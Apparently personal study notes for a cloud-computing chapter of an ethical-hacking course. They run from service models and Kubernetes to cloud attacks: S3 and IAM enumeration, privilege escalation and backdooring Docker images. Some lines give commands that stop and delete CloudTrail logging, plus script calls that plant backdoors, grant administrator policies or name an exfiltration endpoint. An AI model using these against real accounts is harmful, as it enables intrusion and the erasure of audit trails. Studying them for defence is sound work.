chapter - 19

cloud computing

Concepts

- delivery of IT capabilities (metered service)
- storage, elasticity, management (automated)
- network, resource pool, virtualization

IaaS (Infrastructure; hardware, OS → API)

PaaS (Platform; dev tools, management, deployment)

SaaS (Software; applications through Internet)

IDaaS (Identity; IAM - SSO, MFA, IGA)

SECaaS (Security; Pentesting, auth, IDS, management)

CaaS (Container; Virtualisation of container engine)

FaaS (Function; application's functionality)

Cloud Models

Public (Public use; Internet)


Private (Infrastructure - Single Company)

Community (shared Infrastructure - Multiple Company)

Hybrid (combination of 2 or more clouds)

Multi (dynamic heterogeneous; combines workload across multiple cloud vendors)

NIST cloud Deployment Reference Architecture



cloud Consumer (end user; subscriber)

cloud provider (person who hosts the service)

cloud Carrier (provides connectivity, transportation)

Cloud Auditor (independent assessments)

cloud Broker (manage use, performance, delivery)

cloud storage Architecture

- Stores digital data in logical pools.
- Three layers: Frontend, Middleware, Backend.
- Front → end user (API, data storage)
- Middleware → functions (replication, duplicati)
- Backend → hardware Implementation.





Figure 19.8: Cloud storage architecture

Providers


- Amazon Web Service (AWS)
- Google Cloud
- IBM cloud
- Microsoft Azure.

Containers




Virtualization → run multiple OS.

Containers → share OS's Kernal libraries.



Docker

- open source technology used for developing, Packaging, running application, dependencies.




Microservice

- monolithic divided to sub-application.
- Packaged into Docker containers

Docker Networking


- Connects Multiple containers workloads.
- developed on Container Network Model (CNM)

- CNM provides application portability.
- Network drivers available for Host, bridge, overlay, MacVlan, None.




Container Orchestration

- automated process of managing lifecycle of software containers, environments.
- used for scheduling, distributing work across multiple clusters.



Kubernetes


- K8, open source, portable, extensible, orchestration platform by Google.
- manages containerised application



Docker → container on single OS.

Kubernetes → Manage docker installed on Multiple OS.

- create, Manage, update, scale, destroy containers.



Kubernetes and Docker run together to build and run containerized applications

Serverless Computing

- Serverless architecture / FaaS
- Simplifies the process of application deployment & eliminates need for managing server, hardware. (Azure Functions, AWS lauda)

Containers	Serverless Computing
The developer is responsible for defining container configuration files along with the operating system, software, libraries, storage, and networking	The developer only needs to develop and upload code to support serverless computing; the entire provisioning process is taken care of by the cloud service provider
Once initiated, the container runs continuously until the developer stops or destroys it	Once completed running, the serverless function is automatically destroyed by the cloud environment
A container needs server support even when the container is not executing any programs	Serverless deployment charges only for the resources consumed
There is no time restriction for the code running inside the container	Timeout is enabled on serverless functions
Containers support running on a cluster of host nodes	The underlying host infrastructure is transparent to developers
Containers store data in temporary storage or mapped storage volumes	Serverless functions do not support temporary storage; instead, data is stored in the object storage medium
Containers support both complex applications and lightweight microservices	Serverless functions are suitable only for microservices applications
Developers can select their choice of language and runtime for applications running in a container	Language selection for serverless functions is restricted by the cloud service provider


Kubernetes Vulnerability

Vulnerabilities	Description
1. No Certificate Revocation	⊖ Kubernetes does not support certificate revocation ⊖ Attackers can exploit the certificate before it is replaced across the entire cluster
2. Unauthenticated HTTPS Connections	⊖ Though Kubernetes uses PKI, connections between the components are not authenticated properly ⊖ Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information
3. Exposed Bearer Tokens in Logs	⊖ Bearer tokens are logged in hyperkube kube-apiserver system logs ⊖ Attackers having access to the system logs can impersonate a legitimate user
4. Exposure of Sensitive Data via Environment Variables	⊖ Environmental variables allow settings to be derived from the variables ⊖ Attackers can gain access to the stored values through environment logging
5. Secrets at Rest not Encrypted by Default	⊖ Secrets defined by users are not encrypted by default ⊖ Attackers gaining access to etcd servers can retrieve unencrypted secrets

Vulnerabilities	Description
6. Non-constant Time Password Comparison	⊖ Kube-apiserver using basic password authentication, does not perform secure comparison of secret values ⊖ Attackers can launch timing attacks to retrieve passwords
7. Hardcoded Credential Paths	⊖ If the cluster token and the root CA are stored in different locations, an attacker can insert a malicious token and the root CA to gain access to the entire cluster
8. Log Rotation is not Atomic	⊖ During log rotation, if the kubelet is restarted, all the logs may be erased ⊖ The attacker waits for the log rotation to happen by monitoring it and then tries to remove all the logs
9. No Back-off Process for Scheduling	⊖ No back-off process for scheduling the execution of Kubernetes pods ⊖ This causes a tight loop as the scheduler continuously schedules a pod that is rejected by the other processes
10. No Non-repudiation	⊖ If debug mode is disabled, kube-apiserver does not record user actions ⊖ Attackers can directly interact with kube-apiserver and perform various malicious activities


Service Hijacking – Social Engineering

- Password Guessing, Password Cracking
- reset password, reveal password, phishing.




Network Sniffing

- Passwords, Session Cookies, UDDI, SOAP, WSDL configurations.




Side channel attacks

- Malicious VM near target cloud server
- shared physical resource to steal data.



Wrapping Attack

- translation of SOAP message in TLS layer.
- duplicate message body & send to user



Man in the cloud Attack


- exploit to manipulate communication blw two parties (Dropbox / Google)
- uses victim's syncronisation token
- replaces original → victim's token.

cloud hopper Attack (MSP, Phishing)

- triggered at Managed Service Provider (MSP)
- Spear phishing emails.


cloud Cryptojacking

- unauthorised use of mine digital currency.



Cloudborne Attack (bare Metal)

- resides in bare metal cloud server.
- inplants malicious backdoor in firmware



Cloud Hacking

- gains access to data, blocks access to Cloud Services
- used for data exfiltration, unauthorised access, misuse access, illicit processing power, DoS

Container Vulnerability Scanning

- Container Image = OS + app + runtime

- Contains opensource framework Vulnerabilities
- Tools: Trivy, clair, Dadga to identify Vulnerability in Containers

Kubernetes - Vulnerability Scanning

Tool: Sysdig.

- Identifies Kubernetes Vulnerability in CI/CD Pipeline
- It also validates images at orchestration level.

Enumerating S3 Buckets

Simple Storage Service (S3) → AWS

↳ files, folders stored via web APIs

- Inspecting source code of HTML urls.
- Burpsuite → Perform bruteforce to identify url.
- Robtex → identify subdomains of the urls.

- Bing → reverse IP search to find domains
- Google dorks → invol to search S3 bucket URL.

Identifying Open S3 buckets

- Tool: s3scanner.py
- identifies open S3 bucket - AWS, retrieves content
- Info contains - files, folder, text files, images, videos, backup files, credentials.

Enumerating kubernetes etcd

- etcd → distributed, key-value storage.
  → stores cluser data, discovery, objects.
- enumerates etcd processes to identify endpoints connected to kubernetes

ps -ef | grep apiserver.

Enumerating AWS account ID

- AWS identifies with unique ID.
- With Account ID, resource enumeration, IAM role assumption, lambda invocation can be done.
- It can be enumerated via
  - AWS error messages
  - Github code
  - Screenshots
  - Public EBS, AMIs
  - RDS snapshots.

Enumerating IAM roles

- Analyzes AWS error msgs to reveal IAM roles.

- Users can perform n-attempts to assume role.
- if failed → response reveals info about roles.
- can enumerate:
  - IAM usernames.
  - AWS services in use.
  - 3rd Party in use.

Enumerating Bucket Permissions

- Tools: S3Inspector
- enumerates AWS S3 bucket permission.
- enumerate info:
  - about each bucket
  - Public / Private
  - Permissions.
  - list of URLs

Exploiting Amazon cloud Infrastructure

- Tools: Nimbostratus.
- fingerprints, exploits Amazon cloud.
- enumerates access for current IAM role, create new AWS user, extract credentials from metadata.
- dump credentials, Permission, Instance Metadata.

Exploiting Misconfigured AWS S3

1. identify S3 buckets
2. Setup AWS CLI (aws-cli)
3. extract access keys. (Users → csv → keys)
4. Configure aws-cli (aws configure)
5. identify Vulnerable S3 buckets.
6. Exploit S3 buckets.

Compromise AWS - IAM Credentials

- repository Misconfiguration
- Social Engineering
- Password Reuse
- AWS application Vulnerabilities.
- Exploit 3rd Party Software.
- Insider threats.

Hijacking misconfigured IAM roles:

- Tool: Pacu (open source exploitation framework)
- 'AWS': '*' (any user can assume, obtain credentials)

Cracking AWS access keys

- Tool: Dumpster Diver.
- Scans hardcoded secret keys. (AWS, SSL)

Exploiting Docker Containers

1. Abuse Aws Creds. (Enumerate ECR)
2. Pull target docker Containers, Images.
3. Create backdoor image.
4. Push backdoor docker image to ECR.

Exploit docker Remote API

- retrieve files from Docker Host
- Scan Internal Network.
- retrieve credentials.
- Query databases.

Hacking Container Volumes

Volumes: NFS, iSCSI

- exploit weak, default configurations to launch privilege escalation attacks, lateral movement.
- Accessing Master Node. (API, etcd – easy)
- Accessing Node (Pod → node – easy)
- Accessing Container (configure hostpath volume type)

CloudGoat AWS

- allows to hone cybersec skills by creating, completing several CTFs.

Exploiting SSRF Vulnerability

- Gain access to cloud metadata services such as EC2 (HTTP, SSRF → Possibility)
- retrieve AWS IAM Credentials.

- Add credentials to local aws-cli.
- Gain Access to data stored in S3 buckets.

AWS IAM Privilege Escalation

- create new policy version.
  iam: CreatePolicyVersion.
- Assign default policy version to existing version
- creates EC2 Instance with existing Profile
- create new user access key.
- create or update login profile
- Attach policy to user/group/role.
- Create/update inline policy for user/group/role
- Add user to group.

Privilege Escalation - Google Storage Buckets

- GCP Bucket Brute → tool.
- enumerate buckets, access, privilege escalation
- enumerate bucket policy → direct HTTP
- used for privilege escalations.

Backdoor - Docker Images

Tool : Dockerscan

- analyses, performs various malicious activity such as scanning networks, identify registry, analyse images, modify images.
- It can trojanise ubuntu base image.

Covering Tracks

- disable logging functionality by pausing CloudTrial Service.

  aws cloudtrail stop-logging

  aws cloudtrail delete-trail

Maintain Access

- Installs backdoor to AWS using
  - Manipulation of user data
  - Creating EC2 Instances
  - Inserting a backdoor
  - Manipulating access keys.
    - ↳ rabbit_lambda
    - ↳ cli_lambda.

AWS Hacking Tool : AWS Pwn

– automated scripts for hacking phases.

Reconnaissance

- `./validate_iam_access_keys.py -i /tmp/keys.txt -o /tmp/out.json` → Checks access validity and returns the identity information of the principal
- `./validate_s3_buckets.py -i /tmp/words.txt -o /tmp/out.json` → Checks whether the buckets exist and returns basic identifying information
- `./validate_iam_principals.py -a 123456789012 -i /tmp/words.txt -o /tmp/out.json` → Checks whether the principals exist in specific account

Maintaining Access

- `rabbit_lambda` → Responds to user delete events by creating more copies of the deleted user
- `backdoor_created_users_lambda` → Adds an access key to each newly created user
- `backdoor_created_roles_lambda` → Adds a trust relationship to each newly created role
- `backdoor_created_security_groups_lambda` → Adds a given inbound access rule to each newly created security group


Privilege Escalation

- `./dump_instance_attributes.py -u -o /tmp/` → Retrieves the specified EC2 instance attributes
- `./assume_roles.py -o /tmp/out.json` → Attempts to assume all roles (ARNs) in a file
- `./add_iam_policy.py -u myuser -r myrole -g mygroup` → Adds the administrator and all action policy to a given user, role, or group
- `./bouncy_bouncy_cloudy_cloud.py -i instance-id -e exfiltration-endpoint` → Bounces a given ec2 instance and rewrites its user data

Clearing tracks

- `./disrupt_cloudtrail.py -s` → Attempts to disrupt/cripple cloudtrail logging in the specified way

Cloud Security



Deterrent - reduce attacks


Preventive - Strengthen by minimising/eliminating

Detective - detect, react

Corrective - minimise by limiting damage.

Zero Trust Networks

Zero Trust Model → No User is trusted



International cloud Security Organization

- assist Professionals with best practices, awareness, policies. → resilience.

CSA → cloud Security Alliance.

↳ promotes best practices, awareness for cloud security.

Security Tools:

- Qualys Cloud Platform } Platform
- McAfee MVision cloud
- Aqua (scans container, Images)
- Kube-bench (Permission, Auth → kubernetes)
- Protego (Serverless → lifecycle Security)